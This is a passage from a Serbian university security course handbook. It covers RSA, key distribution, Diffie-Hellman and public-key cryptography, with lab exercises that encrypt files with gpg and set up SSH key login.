2. *samo korisnik B poznaje vrednost d.*

U prvom koraku svaki korisnik generiše par ključeva: određuje dva prosta broja p i q, Slika 1. Zato što je vrednost n=pq poznata svima u sistemu, neophodno je da prosti faktori p i q budu veliki brojevi kako bi se sprečio napad na sistem pretraživanjem ključeva (napad "grubom silom"). Istovremeno, metod za određivanje prostih faktora mora biti računarski efikasan za korisnike sistema.

Procedura faktorizacije se sastoji od izbora jednog velikog slučajnog broja i testiranja da li je prost. Ako nije, bira se sledeći broj i procedura se nastavlja.

Kada odrede p i q , korisnici biraju vrednost e i izračunavaju d, ili alternativno biraju vrednost d i izračunavaju e. Na primer, neophodno je izabrati e tako da je NZD(Ø(n),e)=1, a zatim se računa d =e^{-1} (mod Ø(n)).

Pretpostavimo da je korisnik A objavio svoj javni ključ i da korisnik B želi da pošaljete poruku M korisniku A. Tada B izračunava C = Me (mod n) i prenosi C. Po prijemu šifrata, korisnik A dešifruje poruku izračunavanjem:

M = Cd (mod n).

SIGURNOST RSA ALGORITMA

Četiri vrste napada na RSA algoritam.

Moguća su četiri napada na RSA algoritam:

- ***Napad grubom silom**: testiranje svih mogućih privatnih ključeva;*
- ***Mathematički napad**: Postoji nekoliko pristupa, sve u cilju faktorizacije proizvoda dva prosta broja;*
- ***Vremenski napad**: analiza vremena izvršavnja algoritma;*
- ***Napad odabrani šifrat**: analiza šifrata na osnovu osobina RSA algoritma.*

Odbrana protiv napada grubom silom je isti za RSA, kao i za ostale kriptografske sisteme, tj. koristiti veliki prostor ključa. Dakle, veći broj bitova u d je bolje. Međutim, budući da su uključena složena izračunavanja, u generisanju ključa i šifrovanju / dešifrovanju, duži ključ će usporiti pokretanje sistema.

Poglavlje 6

Distribucija ključeva i Diffle-Hellman algoritam

RAZMENA KLJUČEVA ZA SIMETRIČNO ŠIFROVANJE

Za simetrično šifrovanje, dve strane moraju da dele isti ključ, i ključ mora biti zaštićen od drugih.

Za simetrično šifrovanje, dve strane moraju da dele isti ključ , i ključ mora biti zaštićen od drugih. Distribucija ključa se može postići na nekoliko načina. Za dve strane A i B:

- *korisnik A može selektovati ključ i fizički ga isporučiti korisniku B;*
- *treće lice može selektovati ključ i fizički ga isporučiti korisnicima A i B;*
- *ako su korisnici A i B nedavno koristili ključ i žele da nastave komunikaciju, jedan korisnik može preneti novi ključ do drugog – u šifrovanom obliku pomoću starog ključa;*
- *ako korisnici A i B održavaju šifrovanu konekciju sa trećim učesnikom C, C može isporučiti ključ korisnicima A i B pomoću šifrovanih linkova.*

6.1 Distribucija ključeva

DISTRIBUCIJA KLJUČEVA - UVOD

Distribucija ključeva je funkcija isporuke ključeva dvojici učesnika koji razmenjuju šifrovane podatke.

Distribucija ključeva je funkcija isporuke ključeva dvojici učesnika koji razmenjuju šifrovane podatke. Neophodan je mehanizam ili protokol za pouzdanu distribuciju ključeva. Distribucija ključeva najčešće sadrži ***master ključ*** *koji se manje često koristi i važeći je duži vremenski period, i ključ sesije koji se često generiše i distribuira za privremeno korišćenje dva korisnika.*

Složenost problema zavisi od broja komunikacionih parova korisnika kojima se distribuiraju ključevi. Za šifrovanje veze, ovo je razuman zahtev, jer svaka veza uređaja za šifrovanje je samo razmena podataka sa svojim partnerom, sa druge strane veze. Međutim, za šifrovanje s kraja a kraj, ručna dostava je trapava (engl. awkward).


Centar za distribuciju ključeva je odgovoran za isporuku ključeva parovima korisnika po potrebi. Svaki korisnik sa centrom deli poseban ključ za svrhu distribucije ključeva.

SCENARIO DISTRIBUCIJE KLJUČA

Komunikacija krajnjih sistema se šifruje privremenim ključem sesije.

Korišćenje distribucionog centra je povezano sa hijerarhijom ključeva . Komunikacija krajnjih sistema se šifruje privremenim ključem sesije. Ključ sesije se koristi samo u toku trajanja logičke konekcije. Svaki ključ sesije se dobija od distribucionog centra preko komunikacionog linka na kojem se sesija i odvija. Ključ sesije se prenosi linkovima u šifrovanom obliku pomoću master ključa koji dele distribucioni centra i korisnici. Za svaki krajnji centar postoji jedinstveni master *ključ koji dele sa distribucionim centrom.*

Tipični scenario distribucije ključeva je prikazan na Slici 1. Scenario podrazumeva da svaki korisnik deli jedinstveni master ključ sa distribucionim centrom (KDC).



Slika 6.1.1 -Tipičan scenario distribucije ključeva [Izvor: Autor]

Distribucija se obavlja u nekoliko koraka:

1. *Korisnik A zahteva od KDC ključ sesije za zaštitu konekcije sa korisnikom B. Poruka sadrži identitet A i B i jedinstvenu identifikaciju N_1 za transakciju. Identifikacija može biti slučajni broj koji se razlikuje za svaku sesiju – kako bi se izbegao napad prikrivanjem.*
2. *KDC centar odgovara šifrovanom porukom koristeći ključ K_a. Samo korisnik A može pročitati poruku, i samo A zna da poruka potiče iz centra KDC. Poruka sadrži ključ sesije K_s i originalnu poruku koju je poslao korisnik A, kako bi korisnik mogao da uporedi zahtev i odgovor. Dodatno, poruka uključuje i dve komponente za korisnika B: ključ sesije K_s i i identifikaciju korisnika A (ID_A). Deo poruke namenjen korisniku B je šifrovan ključem K_b (master ključem koji KDC deli sa korisnikom B). Poruka se šalje korisniku B kako bi se uspostavila konekcija i potvrdio identitet korisnika A.*
3. *Korisnik A arhivira ključ sesije i korisniku B šalje podatke koje je KDC namenio za njega. Korisnik B sada dobija ključ sesije, upoznaje drugog korisnika A koji će biti u sesiji, i siguran je da su ti podaci došli iz KDC centra.*
4. *Koristeći ključ sesije, korisnik B šalje korisniku A svoju identifikaciju (ID_B).*
5. *Takođe, koristeći ključ sesije, korisnik A odgovara funkcijom čiji rezultat zavisi od identifikatora korisnika B.*

KORACI DISTRIBUCIJE KLJUČEVA

Distribucija se obavlja u pet koraka.

Distribucija se obavlja u nekoliko koraka:


1. *Korisnik A zahteva od KDC ključ sesije za zaštitu konekcije sa korisnikom B. Poruka sadrži identitet A i B i jedinstvenu identifikaciju N_1 za transakciju. Identifikacija može biti slučajni broj koji se razlikuje za svaku sesiju – kako bi se izbegao napad prikrivanjem.*
2. *KDC centar odgovara šifrovanom porukom koristeći ključ K_a. Samo korisnik A može pročitati poruku, i samo A zna da poruka potiče iz centra KDC. Poruka sadrži ključ sesije K_s i originalnu poruku koju je poslao korisnik A, kako bi korisnik mogao da uporedi zahtev i odgovor. Dodatno, poruka uključuje i dve komponente za korisnika B: ključ sesije K_s i i identifikaciju korisnika A (ID_A). Deo poruke namenjen korisniku B je šifrovan ključem K_b (master ključem koji KDC deli sa korisnikom B). Poruka se šalje korisniku B kako bi se uspostavila konekcija i potvrdio identitet korisnika A.*
3. *Korisnik A arhivira ključ sesije i korisniku B šalje podatke koje je KDC namenio za njega. Korisnik B sada dobija ključ sesije, upoznaje drugog korisnika A koji će biti u sesiji, i siguran je da su ti podaci došli iz KDC centra.*
4. *Koristeći ključ sesije, korisnik B šalje korisniku A svoju identifikaciju (ID_B).*
5. *Takođe, koristeći ključ sesije, korisnik A odgovara funkcijom čiji rezultat zavisi od identifikatora korisnika B.*

TRANSPARENTNA ŠEMA KONTROLE KLJUČA

Za ovu šemu, identifikuju se dve vrste ključeva.

Slika 2 ilustruje implementaciju koja zadovoljava distribuciju ključa za end-to-end šifrovanje. On pruža fleksibilnost i dinamičke karakteristike potrebne kako bi se omogućio nizu korisnika terminala pristup brojnim host-ovima i razmenu podataka između host-ova. Za ovu šemu, identifikuju se dve vrste ključeva:

- ***Ključ sesije**: koristi se za vreme trajanja jedne logičke veze; onda se uništava.*
- ***Stalni ključ (engl.** permanent key**)**: koristi se između subjekata u svrhu distribucije ključeva sesije.*



Slika 6.1.2 -Automatska distribucija ključa [Izvor: Autor]

DECENTRALIZOVANA DISTRIBUCIJA


Upotreba centralizovane distribucije ključeva zahteva poverenje i zaštitu centra.

Ovi zahtevi se mogu izbeći upotrebom decentralizovane distribucije. Iako potpuna decentralizacija nije praktična za velike mreže, korisna je za manje mreže. Decentralizovani pristup zahteva da svaki krajnji sistem bezbedno komunicira sa svim potencijalnim partnerima u distribuciji ključeva. Distribucija ključa se odvija u sledećim koracima (Slika 3):

Korisnik A zahteva od korisnika B ključe sesije i šalje identifikaciju N_1.

Korisnik B odgovara porukom koja se šifruje upotrebom master ključa. Odgovor sadrži ključ sesije koji je selektovao korisnik B, identifikator korisnika B, vrednost funkcije koja zavisi od N_1 i identifikaciju N_2.

Koristeći ključ sesije, korisnik A vraća vrednost funkcije koja zavisi od N_2.



Slika 6.1.3 -Decentralizovana distribucija ključeva [Izvor: Autor]

UPRAVLJANJE KORIŠĆENJEM KLJUČEVA

U automatskoj distribuciji ključeva, moguće je uvesti dodatnu kontrolu.

U automatskoj distribuciji ključeva, moguće je uvesti dodatnu kontrolu na način upotrebe distribuiranih ključeva. Na primer, moguće je definisati tipove ključeva sesije prema načinu korišćenja:

- *ključevi za šifrovanje podataka za opštu komunikaciju u mreži*
- *ključevi za šifrovanje PIN (engl. Personal Identification Number) podataka koji se koriste u elektronskim transakcijama*
- *ključevi za šifrovanje datoteka za arhiviranje na mestima koja su javno dostupna.*

Jednostavni način kontrole je dodela oznaka svakom pojedinačnom ključu u zavisnosti od namene. Nedostatak je što je oznaka sastavni deo ključa, i moguće je koristiti samo na strani dešifrovanja. Fleksibilnija šema koristi za svaku sesiju dodatni vektor koji sadrži polja koja specificiraju korišćenje i ograničenja za datu sesiju. Vektor je kriptografski povezan sa ključem u trenutku generisanja ključa u KDC-u.

6.2 Diffle-Hellman algoritam

DIFFLE-HELLMAN ALGORITAM - UVOD

Cilj algoritma je da omogući korisnicima da sigurno razmenjuju tajni ključ.

Ideju šeme javnog ključa, i prvu praktičnu šemu za distribuciju ključa, objavili su 1977. Diffie i Hellman. Cilj algoritma je da omogući korisnicima da sigurno razmenjuju tajni ključ koji zatim mogu da koriste za šifrovanje naknadnih poruka. Algoritam se koristi za zaštićeni prenos ključeva. Efikasnost Diffie-Hellman algoritma zavisi od težine računanja diskretnog logaritma.

Za ovu šemu postoje dva javna broja: prost broj q i ceo broj koji je primitivan koren q. Pretpostavimo da korisnici A i B žele razmenu ključa. Korisnik A bira slučajni ceo broj XA < q i računa YA. Isto tako, korisnik B samostalno bira slučajan ceo broj XB < q i računa YB. Svaka strana čuva kao privatnu vrednost X i kreira vrednost Y koja je javna za obe strane. Korisnici A i B izračunavaju ključ kako je prikazano na slici 4.9. Oba izračunavanja proizvode identične rezultate. Rezultat je da dve strane razmenjuju tajne vrednosti. Nadalje, zato što su XA i XB privatne, protivnik zna samo sledeće članove: q, a, YA, i YB. Tako je protivnik prisiljen sa izačuna diskretan logaritam da bi odredio ključ. Na primer, da bi odredio ključ korisnika B protivnik mora da izračuna: XB = dlog??q(YB). Protivnik tada može da izračuna ključ K na isti način kao i korisnik B.

Sigurnost Diffie-Hellman algoritma leži u činjenici da dok je relativno lako izračunati eksponent po modulu prostog broja, to je vrlo teško izračunati diskretni logaritam.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

PROTOKOL ZA RAZMENU KLJUČA

Protokol prikazan na Slici 2 nesiguran je od napada čovek u sredini.

Slika 1 pokazuje jednostavni protokol koji koristi Diffie-Hellman proračun. Pretpostavimo da korisnik A želi da uspostavi vezu sa korisnikom B i koristiti tajni ključ za šifrovanje poruke za vezu. Korisnik A može generisati jednokratni privatni ključ XA, izračunati YA, i poslati to korisniku B. Korisnik B odgovara generisanjem privatne vrednosti XB, izračunavanjem YB, i slanjem YB korisniku A. Oba korisnika sada mogu izračunati ključ.

Budući da samo A i B mogu da odrede ključ, nijedan drugi korisnik ne može da pročita poruku (poverljivost). Primalac A zna da samo korisnik B može kreirati poruku koristeći ovaj ključ (provera identiteta). Međutim, ova tehnika ne štiti od napada ponovo pustiti (engl. replay).




Figure 20.8 Diffie-Hellman Key Exchange

Slika 6.2.1 Diffie-Hellman-ova razmena ključa [Izvor: Autor]

Poglavlje 7

Kriptografija javnim ključevima

ALGORITMI SA JAVNIM KLJUČEM

Za razliku od simetrične kriptografije, asimetrična koristi dva ključa – javni (engl. public) i privatni ili tajni (engl. private).

Za razliku od simetrične kriptografije, asimetrična koristi dva ključa – javni (engl. public) i privati ili tajni (engl. private). Javni ključ koristi pošiljalac za šifrovanje poruke, dok privatni ključ koristi primalac da bi dešifrovao poruku. Prednost ovog načina šifrovanja je u tome što ne mora da se brine o načinu prenosa ključa. Koncept kriptografskih sistema sa javnim ključem se razvio iz potrebe da se reše dva problema simetričnih kriptografskih sistema: distribucija ključeva i digitalni potpisi.

Algoritmi sa javnim ključem se zasnivaju na pretpostavci da je računarski nepraktično odrediti ključ dešifrovanja ako je poznat kriptografski algoritam i ključ šifrovanja.


Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

OSNOVNI KORACI RADA ASIMETRIČNOG SISTEMA

Osnovni koraci rada asimetričnog kriptografskog sistema za šifrovanje.

Osnovni koraci rada asimetričnog kriptografskog sistema za šifrovanje (Slika 1) su:

- *Svaki korisnik generiše par ključeva koji će se koristiti za šifrovanje i dešifrovanje.*
- *Svaki korisnik jedan ključ (javni) objavi i učini ga dostupnim drugim korisnicima. Takođe, svaki korisnik formira kolekciju javnih ključeva drugih korisnika.*
- *Ako korisnik B želi da pošalje poverljivu poruku korisniku A, korisnik B šifruje poruku koristeći javni ključ korisnika A.*
- *Kada korisnik A primi poruku, koristi privatni ključ za dešifrovanje. Nijedan drugi korisnik ne može dešifrovati poruku zato što samo korisnik A raspolaže svojim privatnim ključem.*



Slika 7.1 -Blok šema kriptografskog algoritma sa javnim ključem [Izvor: Autor]

GLAVNE PREDNOSTI KRIPTOGRAFSKIH SISTEMA SA JAVNIM KLJUČEM

Veličina ključa mora biti dovoljno mala zbog praktičnosti sistema.

Veličina ključa koji se koristi u kriptografskom sistemu sa javnim ključem mora biti dovoljna da onemogući napad na sistem pretraživanjem prostora ključeva. Istovremeno, veličina ključa mora biti dovoljno mala zbog praktičnosti sistema. Drugi oblik napada na sistem je izračunavanje privatnog ključa na osnovu poznatog javnog ključa. Glavne prednosti kriptografskih sistema sa javnim ključem u poređenju sa simetričnim, jesu:

- *nema potrebe za sigurnim komunikacionim kanalom za razmenu ključeva;*
- *za komunikaciju grupe od N ljudi potrebno je 2N ključeva, za razliku od N(N-1)/2 ključeva kod simetričnog kriptosistema;*
- *mogućnost potpisivanja poruke.*

Kriptografski sistemi sa javnim ključem ne predstavlja zamenu za simetrične kriptografske sisteme. Oni se ne koriste za šifrovanje poruka, već za šifrovanje ključeva i digitalni potpis. Naime, osobe A i B komuniciraju pomoću simetričnog kriptosistema sa ključem kojeg su razmenili pomoću kriptografskog sistema sa javnim ključem. To se zove ***hibridni kriptosistem****.*

ČETIRI NAJPOPULARNIJA KRIPTOGRAFSKA ALGORITMA SA JAVNIM KLJUČEM

Četiri najpopularnija kriptografska algoritma sa javnim ključem koji se danas koriste.

Četiri najpopularnija kriptografska algoritma sa javnim ključem koji se danas koriste su: RSA, Diffie-Hellman, ECC-Elliptic Curve Cryptography i DSA (Digital Signature Algorithm).

ECC – Elliptic Curve Cryptography *primenjuje se u manjim uređajima sa nižim stepenom inteligencije, kao što su mobilni telefoni i bežični uređaji. Algoritam je manji u odnosu na RSA i zahteva manje procesorske snage. ECC algoritmi šifrovanja koriste položaj tačke na krivoj radi određivanja para javni/privatni ključ. Očekuje se da će ECC biti standardni deo mobilnih telefona u bliskoj budućnosti.*

El Gamal *je algoritam koji se koristi za prenos digitalnih potpisa i za razmenu ključeva. Proces je sličan Diffie-Hellman procesu za razmenu ključeva i zasnovan je na karakteristikama logaritamskih brojeva i odgovarajućim proračunima. El Gamal je prvi put objavljen 1985. godine. Na njemu je zasnovan Digital Signature Algorithm – DSA.*

RSA i Diffie-Hellman su već ranije predstavljeni u prethodnim lekcijama.

KRIPTOGRAFSKI SOFTVER

Svaki podatak na računaru može se zaštititi šifrovanjem.

U praksi se najčešće nailazi na šifrovanje elektronske pošte i mrežnog saobraćaja, pojedinačnih datoteka na memorijskim medijumima velikog kapaciteta, i kompletnih sistema datoteka – pa ćemo te kriptografske metode zaštite i opisati. Međutim, svaki podatak na računaru može se zaštititi šifrovanjem – postoje programi koji šifruju kompletne diskove, prenosive medijume, čak i kôd programa instaliranog na računaru.

Šifrovanje komunikacionih kanala
U praksi, šifrovanje kanala se *obavlja:*
• *veza po veza (engl. link-by-link encryption) – obavlja se na nižim slojevima OSI modela (prvi i drugi sloj). Šifruje se sve što prođe kroz odgovarajuću vezu; šifrovanje i dešifrovanje se obavlja u svakom čvoru.*
• *s kraja na kraj (engl. end-to-end encryption) – obavlja se na višim slojevima referentnog modela (kao što je aplikacioni sloj). Šifruje se samo poruka; šifrovanje obavlja pošiljalac a dešifrovanje primalac.*

Šifrovanje podataka na diskovima
Za šifrovanje na nivou datoteka koriste se klasični sistemi datoteka i posebni programi za šifrovanje datoteka i direktorijuma (kao što su PGP, GPG, BestCrypt Archive i slični). Ukoliko šifrujete celu particiju ili disk, napadač neće moći da pristupi vašim podacima bez ključa, zato što je ključ potreban za pristup svakom direktorijumu. Šifrovanje cele particije ili diska obavlja se na nivou drajvera – sistem datoteka ili ceo disk najpre se šifruje, a zatim poseban drajver upravlja rutinama za šifrovanje i obezbeđuje virtuelni sistem datoteka prema operativnom sistemu.

Poglavlje 8

Vežba – Kriptografski Sistemi

AES

Advanced Encryption Standard (Predviđeno vreme trajanja vežbe je 45 minuta)

Pomoću gpg alata koristeći AES simetrični algoritma zaštititi fajl zasticenfajl.txt

*gpg -o enkripcijaAESarmor --armor --symmetric --cipher-algo AES zasticenfajl.tx*t

```
root@IT381:~# cat enkripcijaAESarmor
-----BEGIN PGP MESSAGE-----
Version: GnuPG v1

jA0EBwMCDO0BwTkwoHNgO1cBlivi9VkCeRMYWpErOVb6dOzwPLlbv9fsZ/MFVmqN
QmI5DKK9qncIvNp5jfwUXtA9xwNuLJKxVWiASJ/meXAvypLWEIaQ1uO7KmAd9z5x
pPjmJBf1Pak=
=/7vS
-----END PGP MESSAGE-----
```

Slika 8.1 -Pregled sadržaja fajla [Izvor: Autor]

Nakon prethodne komande možemo primetiti postojanje enkripcijaAESarmor fajla. Možemo videti da je sadržaj fajla u nečitljivom obliku(Sliaka1) kad pogledamo fajla pomoću komande cat. Da bi videli sadržaj fajla moramo otključati fajl sledećom komandom *gpg -d enkripcijaAESarmor* (Slika 2).

Slika 8.2 -Dešifrovanje fajla [Izvor: Autor]

DES

Data Encryption Standard

Pomoću gpg alata koristeći DES simetrični algoritma zaštititi fajl zasticenfajl.txt

*gpg -o enkripcija3DESarmor --armor --symmetric --cipher-algo 3DES zasticenfajl.tx*t

```
root@IT381:~# cat enkripcija3DESarmor
-----BEGIN PGP MESSAGE-----
Version: GnuPG v1

jA0EAgMC+onXBoOuq6xgyTLbLql8H1YmK4pb9J2m2fmTrpx63z2oIPCXR5W8wFX1
sh6H/K8VED86498tIKA1PPOFXw==
=/oy+
-----END PGP MESSAGE-----
```

Slika 8.3 -Pregled sadržaja fajla [Izvor: Autor]

Nakon prethodne komande možemo primetiti postojanje enkripcija3DESarmor fajla. Možemo videti da je sadržaj fajla u nečitljivom obliku(Slika 3) kad pogledamo fajla pomoću komande cat. Da bi videli sadržaj fajla moramo otključati fajl sledećom komandom *gpg -d enkripcija3DESarmor* (Slika 4).

Slika 8.4 -Dešifrovanje fajla [Izvor: Autor]

RSA

Kreiranje RSA ključeva za SSH pristup

Komandom ssh-keygen -f ssh_key kreiramo par ključeva za ssh pristup (Slika 5).

```
root@IT381:~# ssh-keygen -f ssh_key
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ssh_key.
Your public key has been saved in ssh_key.pub.
The key fingerprint is:
SHA256:PgJFjHNm89d2K4pMXwY19U8//8b3jL433QrrixOxYdw root@IT381
The key's randomart image is:
+---[RSA 2048]----+
|      o.       ..  |
|     o.*     .o. . |
|      =.o    o+.E o|
|      .   . o.o...o|
|     .    S. oo. oo|
|      . ..    +o. o|
|       .ooo +o. .+|
|        .o.oo + +O|
|            ..=o==B|
+----[SHA256]-----+
```

Slika 8.5 -Kreiranje para ključeva [Izvor: Autor]

Nakon izvrešanja komande ssh-keygen -f ssh_key možemo primetiti postojanje dva fajla ssh_key i ssh_key.oub. U fajlu ssh_key se nalazi privatni ključ dok se u fajlu ssh_key.pub nalazi javni ključ.

Potrebno je zatim kreirati jedan folder i fajl (Slika 6).


```
root@IT381:~# mkdir ~/.ssh
root@IT381:~# chmod 700 ~/.ssh
root@IT381:~# vim ~/.ssh/authorized_keys
root@IT381:~# chmod 600 ~/.ssh/authorized_keys
```

Slika 8.6 [Izvor: Autor]

Zatim je potrebno sadržaj fajl ssk_key.pub prekopirati u fajl authorized_keys. Komanda *cat ssh_key.pub >> ~/.ssh/authorized_keys* (Slika 7)

Slika 8.7 -Dodavanje javnog ključa [Izvor: Autor]

Nakon toga koristeći privatni ključ i alat kao što je putty ili neki drugi moguće je pristupiti serveru gde se nalazi javni ključ Slika 8



Slika 8.8 -Korišćenje ssh ključa za pristup [Izvor: Autor]

ZAŠTITA ELEKTRONSKE POŠTE

Alati za zaštitu elektronske pošte

https://www.deepdotweb.com/2013/11/11/pgp-tutorial-for-newbs-gpg4win/

https://www.bestvpn.com/blog/7063/secure-your-email-with-gpg4win-part-1-introduction-and-installation/

Poglavlje 9

Individualne vežbe

ZADACI ZA VEZBU

Zadaci za individualni rad za nedelju 4 (Predviđeno vreme trajanja vežbe je 45 minuta)

Prvi zadatak
• Student kreira tri korisnika na linux operativnom sistemu
• Za svakog korinsika je potrebno kreirati po jedan fajl, sa imenom korisnika
• Koristeći AES algoritam svaki korisnki vrši šifrovanje fajla sa svojim imenom
• Nakon šifrovanja novonastali fajl je potrebno dešifrovati

Drugi zadatak
• Koristeći DES algoritam svaki korisnki vrši šifrovanje fajla sa svojim imenom
• Nakon šifrovanja novonastali fajl je potrebno dešifrovati
Treci zadatak
• Student kreira par RSA ključeva koristeći ssh-keygen alat
• Javni ključ postaviti na sistemu u odgovarajući folder, i dodeliti odgovarajuće privilegije.
• Privatni ključ kopirati na drugi sistem.
• Sa drugog sistem se pomoću SSH protokola i odgovarajućeg alata prijijaviti na sistem gde je postavljen javni ključ.

Poglavlje 10

Domaći zadatak 04

DOMAĆI ZADATAK 4

Kreiranje javnog i privatnog ključa (Predviđeno vreme trajanja vežbe je 120 minuta)

Napravite Vaš javni i privatni RSA ključ za pristup serveru. Dodati i key comment koji treba da bude vaše ime_prezime_brojIndexa. Za dužinu ključa koristiti 4096 bita. Takođe potrebno je postaviti i passphrase prilikom kreiranja ključeva. Potrebno je testirati mogućnost pristupa serveru korišćenjem ključeva. Javni ključ poslati zajedno sa word dokumentom.

Napomena: Domaći zadatak je potrebno uraditi u MS Word (doc) ili LibreOffice (odf) formatu sa ubačenim sreenshot-ovima i poslati predmetnom asistentu.

Naziv zadatka treba da bude: IT381-DZ4-ime_prezime_brojIndexa

Subjekat mail-a treba da bude: IT381-DZ4

Zaključak

ZAKLJUČAK

Rezime četvrte lekcije.

Nakon studiranja sadržaja ovog poglavlja, studenti će steći solidana znanja iz oblasti bezbednosnih mehanizama:

- *Pojam kriptografije i kriptografski sistemi*
- *Kriptoanaliza*
- *Klasična kriptografija*
- *Simetrični kriptografski sistemi*
- *AES, RC4 i RSA algoritmi*
- *Distribucija ključeva i Diffle-Hellman algoritam*
- *Kriptografija javnim ključevima*

LITERATURA

Spisak korišćene literature za lekciju 4

https://en.wikipedia.org/wiki/Advanced_Encryption_Standard
https://en.wikipedia.org/wiki/Data_Encryption_Standard
http://tripledes.online-domain-tools.com/
https://en.wikipedia.org/wiki/Diffie%E2%80%93Hellman_key_exchange
https://en.wikipedia.org/wiki/Key_distribution
https://en.wikipedia.org/wiki/Quantum_key_distribution
https://engineering.purdue.edu/kak/compsec/NewLectures/Lecture10.pdf
http://www.cs.berkeley.edu/~daw/teaching/cs261-f08/scribenotes/1108-joshi.pdf
https://en.wikipedia.org/wiki/Cryptography
http://www.cs.trincoll.edu/~crypto/historical/vigenere.html
http://www.cs.berkeley.edu/~bh/pdf/v1ch12.pdf
https://en.wikipedia.org/wiki/Symmetric-key_algorithm
http://www.cs.technion.ac.il/~cs236506/04/slides/crypto-slides-03-intro-tutor.4x2.pdf
https://www.sslshopper.com/public-key-infrastructure-pki-overview.html
http://en.wikipedia.org/wiki/Public-key_infrastructure
https://en.wikipedia.org/wiki/Public-key_cryptography
https://en.wikipedia.org/wiki/Public-key_infrastructure

LITERATURA - NASTAVAK

Spisak korišćene literature za lekciju 4 nastavak

https://en.wikipedia.org/wiki/Cryptographic_hash_function
http://www.britannica.com/EBchecked/topic/145058/cryptology/25638/Early-cryptographic-systems-and-applications
http://www.garykessler.net/library/crypto.html
http://www.umich.edu/~umich/fm-34-40-2/ch2.pdf
https://en.wikipedia.org/wiki/Virtual_private_network
https://en.wikipedia.org/wiki/RC4
https://en.wikipedia.org/wiki/Wired_Equivalent_Privacy
https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access
http://www.thersa.org/
http://en.wikipedia.org/wiki/Transport_Layer_Security
http://mathworld.wolfram.com/RSAEncryption.html
http://www.cs.man.ac.uk/~banach/COMP61411.Info/CourseSlides/Wk2.1.DES.pdf
http://www.packettracernetwork.com/tutorials/video-tutorials.html
http://cs-study.blogspot.com/search/label/Packet%20Tracer%20Tutorial

UNIVERZITET METROPOLITAN BEOGRAD

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Kriptografski sistemi

Lekcija 05

PRIRUČNIK ZA STUDENTE

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Lekcija 05

KRIPTOGRAFSKI SISTEMI

- Kriptografski sistemi
- Poglavlje 1: Provera verodojstojnosti poruke
- Poglavlje 2: Kod za autentifikaciju poruke
- Poglavlje 3: Hash funkcije
- Poglavlje 4: Digitalni potpis i tehnologija digitalnog potpisa
- Poglavlje 5: Digitalna koverta i digitalni potpis email dokumenata
- Poglavlje 6: Standard za digitalni potpis
- Poglavlje 7: Pojam sertifikacionog tela
- Poglavlje 8: Vežba – Digitalni potpis
